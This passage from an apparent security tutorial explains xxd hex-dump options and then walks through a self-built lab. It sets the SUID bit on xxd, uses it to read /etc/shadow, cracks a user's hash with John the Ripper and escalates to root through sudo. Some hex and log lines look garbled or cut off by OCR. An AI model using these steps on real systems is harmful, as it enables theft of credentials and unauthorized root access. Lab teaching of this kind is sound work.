Set the column length up to 9: As above, now I have set column length up to "9" by following the same process as discussed above.

```
xxd -l 0x40 -c 9 secret.txt
```

In all case, **xxd** has created the **hex dump** for a file by counting each character with whitespace.



```
root@ubuntu:~/info# xxd -l 0x20 secret.txt
00000000: 4967 6e69 7465 2069 7320 4861 7669 6e67  Ignite is Having
00000010: 2057 6f72 6c64 7769 6465 204e 616d 6520   Worldwide Name
root@ubuntu:~/info# xxd -l 0x40 -c 32 secret.txt
00000000: 4967 6e69 7465 2069 7320 4861 7669 6e67 2057 6f72 6c64 7769 6465 204e 616d 6520  Ignite is Having Worldwide 
Name
00000020: 696e 2049 5420 6669 656c 642e 0a57 6520 7072 6f76 6964 6520 4869 6768 2071 7561  in IT field..We provide Hig
h qua
root@ubuntu:~/info# xxd -l 0x40 -c 9 secret.txt
00000000: 4967 6e69 7465 2069 73  Ignite is
00000009: 2048 6176 696e 6720 57   Having W
00000012: 6f72 6c64 7769 6465 20  orldwide 
0000001b: 4e61 6d65 2069 6e20 49  Name in I
00000024: 5420 6669 656c 642e 0a  T field..
0000002d: 5765 2070 726f 7669 64  We provid
00000036: 6520 4869 6768 2071 75  e High qu
0000003f: 61                      a
root@ubuntu:~/info# 
```


Print Plain hex dump style: The postscript option "-ps" is used only in case when we required our output in plain hex dump style. Here we have saved its output inside hex file to obtain the plain hexadecimal value of the **secret.txt** file. To ensure the result we have used the cat command to read output from hex file.

```
xxd -ps secret.txt > hex
cat hex
```

From the below image, it can be cleared that how **xxd** has created plain hex dump style for file "secret.txt" by restricting the plain text.

To revert any file: To return any generated output into its original form we can use the "-r" option. In our case we have used "-r -p" to print the reverse output from plain **hex dump style** into its **ASCII** form.

```
xxd -r -p hex
```




```
root@ubuntu:~/info# xxd -ps secret.txt > hex
root@ubuntu:~/info# cat hex
49676e6974652069732048617669e6720576f726c6477696465204e616d
6520696e204954206669656c642e0a57652070726f7669646520486967 68
207175616c697479206379626572207365637572697479207472616e69
6e672e0a4f757220636f6e73756c74696e67207365727669636573206675
6c66696c6c2053747564656e74732c20676f7665726e6d656e7420616e64
20636f72706f726174652052657175697265656d656e74732e0a5765206172
6520776f726b696e6720746f776172647320746865207669736f6e2074
6f20646576656c6f7020496e6469612061732061204379626572205365 63
7572656420436f756e7472792e200a4974206973206120 6c656164696e67
20706c6179657220696e20496e64696120746f2070726f7669646520 4574
686963616c204861636b696e6720262049542053656375726974792054 72
61696e696e6720746f20616c6c20706f737369626c6520617564696 56e63
652e200a57652068617665207472616e6564206f766572203130 2c3030
3020696e646976696475616c73206163726f737320746865 20676c6f6265
2e0a5448697320776696c6c2072616e67652066726f6d2073747564656e74
7320746f2073656375726974792065787065727473 20696e20646966666 5
72656e7420636f6c6c6567657320616e64206f7267616e697a6174696f6e
732c204170617274206672 6f6d205472616e696e6720620576f726b73
686f70732e0a
root@ubuntu:~/info# xxd -r -p hex
Ignite is Having Worldwide Name in IT field.
We provide High quality cyber security training.
Our consulting services fulfill Students, government and corporate Requirements.
We are working towards the vision to develop India as a Cyber Secured Country.
It is a leading player in India to provide Ethical Hacking & IT Security Training to all p
We have trained over 10,000 individuals across the globe.
THis will range from students to security experts in different colleges and organizations,
hops.
root@ubuntu:~/info#
```

Groupsize bytes: If we required to group the output into a number of octets then we can use the "-g" option for this purpose. By default, it is **2** (-e: 4 little-endian hex dump). So, if we set this value to 4 then it will be grouped into 8 bits.

In below screenshot, we have set this value to 8 which will group into 16 bits as desired output to concise the result.

```
xxd -l 0x30 -g 8 secret.txt
```



```
root@ubuntu:~/info# xxd -l 0x30  secret.txt
00000000: 4967 6e69 7465 2069 7320 4861 7669 6e67  Ignite is Having
00000010: 2057 6f72 6c64 7769 6465 204e 616d 6520   Worldwide Name
00000020: 696e 2049 5420 6669 656c 642e 0a57 6520  in IT field..We
root@ubuntu:~/info# xxd -l 0x30  -g 8 secret.txt
00000000: 49676e6974652069 7320486176696e67  Ignite is Having
00000010: 20576f726c647769 6465204e616d6520   Worldwide Name
00000020: 696e204954206669 656c642e0a576520  in IT field..We
root@ubuntu:~/info#
```

SUID Lab Setups for Privilege Escalation

The **SUID** bit permission enables the user to perform any files as the ownership of existing file member. Now we are enabling **SUID** permission on **xxd**, so that a local user can take the opportunity of xxd as the root user.

Hence type following for enabling SUID bit:

```
which xxd
chmod u+s /usr/bin/xxd
ls -al /usr/bin/xxd
```

Exploiting SUID

Now we will start exploiting xxd service by taking the privilege of SUID permission. For this, I'm creating a session of the victim's machine which will permit us to develop the local user access of the targeted system.


Now we need to connect with the target machine with ssh, so type the command:

```
ssh test@192.168.1.103
```

As we know we have access to victim's machine so we will use find command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we came to recognize that SUID bit is permitted for so many binary files, but our concerned is: **/usr/bin/xxd.**




```
root@kali:~# ssh test@192.168.1.103
test@192.168.1.103's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jun 13 05:49:41 2019 from 192.168.1.17
test@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/xxd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/arping
```

Taking privilege of SUID permission on xxd we are going to grab the shadow's file for extracting password hash file.

In the below image first, I have requested to expose the /etc/shadow file by the use of xxd which will produce the hex dump for the file along with that I have piped the xxd command to revert its output.


```
xxd "/etc/shadow" | xxd -r
```



```
test@ubuntu:~$ xxd "/etc/shadow" | xxd -r
root:!:18052:0:99999:7:::
daemon:*:17937:0:99999:7:::
bin:*:17937:0:99999:7:::
sys:*:17937:0:99999:7:::
sync:*:17937:0:99999:7:::
games:*:17937:0:99999:7:::
man:*:17937:0:99999:7:::
lp:*:17937:0:99999:7:::
mail:*:17937:0:99999:7:::
news:*:17937:0:99999:7:::
uucp:*:17937:0:99999:7:::
proxy:*:17937:0:99999:7:::
www-data:*:17937:0:99999:7:::
backup:*:17937:0:99999:7:::
list:*:17937:0:99999:7:::
irc:*:17937:0:99999:7:::
gnats:*:17937:0:99999:7:::
nobody:*:17937:0:99999:7:::
systemd-network:*:17937:0:99999:7:::
systemd-resolve:*:17937:0:99999:7:::
syslog:*:17937:0:99999:7:::
messagebus:*:17937:0:99999:7:::
_apt:*:17937:0:99999:7:::
uuidd:*:17937:0:99999:7:::
avahi-autoipd:*:17937:0:99999:7:::
usbmux:*:17937:0:99999:7:::
dnsmasq:*:17937:0:99999:7:::
rtkit:*:17937:0:99999:7:::
cups-pk-helper:*:17937:0:99999:7:::
speech-dispatcher:!:17937:0:99999:7:::
whoopsie:*:17937:0:99999:7:::
kernoops:*:17937:0:99999:7:::
saned:*:17937:0:99999:7:::
pulse:*:17937:0:99999:7:::
avahi:*:17937:0:99999:7:::
colord:*:17937:0:99999:7:::
hplip:*:17937:0:99999:7:::
geoclue:*:17937:0:99999:7:::
gnome-initial-setup:*:17937:0:99999:7:::
gdm:*:17937:0:99999:7:::
raj:$1$V3HT6SG3$b1Bpv4Zk4KxmtE5wwMmN31:18052:0:99999:7:::
ftp:*:18052:0:99999:7:::
sshd:*:18052:0:99999:7:::
test:$6$DW9dFVtu$MlolSMa5QYRtR115eIQNbLeuJSGMV/9Bf1h.No/FwXx
```

Now I have use john the ripper tool to crack the password hashes. By doing so we will get credential of the user as shown in below image.

```
john hash
```




```
root@kali:~# nano hash
root@kali:~# john hash
Warning: detected hash type "md5crypt", but the string is
Use the "--format=md5crypt-long" option to force loading t
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and varian
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for sta
Almost done: Processing the remaining buffered candidate p
Warning: Only 35 candidates buffered for the current salt,
Proceeding with wordlist:/usr/share/john/password.lst, rul
123              (raj)
1g 0:00:00:00 DONE 2/3 (2019-06-13 08:57) 10.00g/s 33340p/
Use the "--show" option to display all of the cracked pass
Session completed
root@kali:~#
```

Once we get the user’s credential then we can switch user. Here first we check sudo rights for user: raj and noticed that user “raj” has ALL privileges.

```
su raj
sudo -l
sudo su
```

Therefore, we switch to the root user account directly and access the root shell as shown in the image. Hence, we have successfully accomplished our task of using **xxd** command for Privilege Escalation.



```
test@ubuntu:~$ su raj
Password:
raj@ubuntu:/home/test$ sudo -l
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User raj may run the following commands on ubuntu:
    (ALL : ALL) ALL
raj@ubuntu:/home/test$ sudo su
root@ubuntu:/home/test# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test# whoami
root
root@ubuntu:/home/test#
```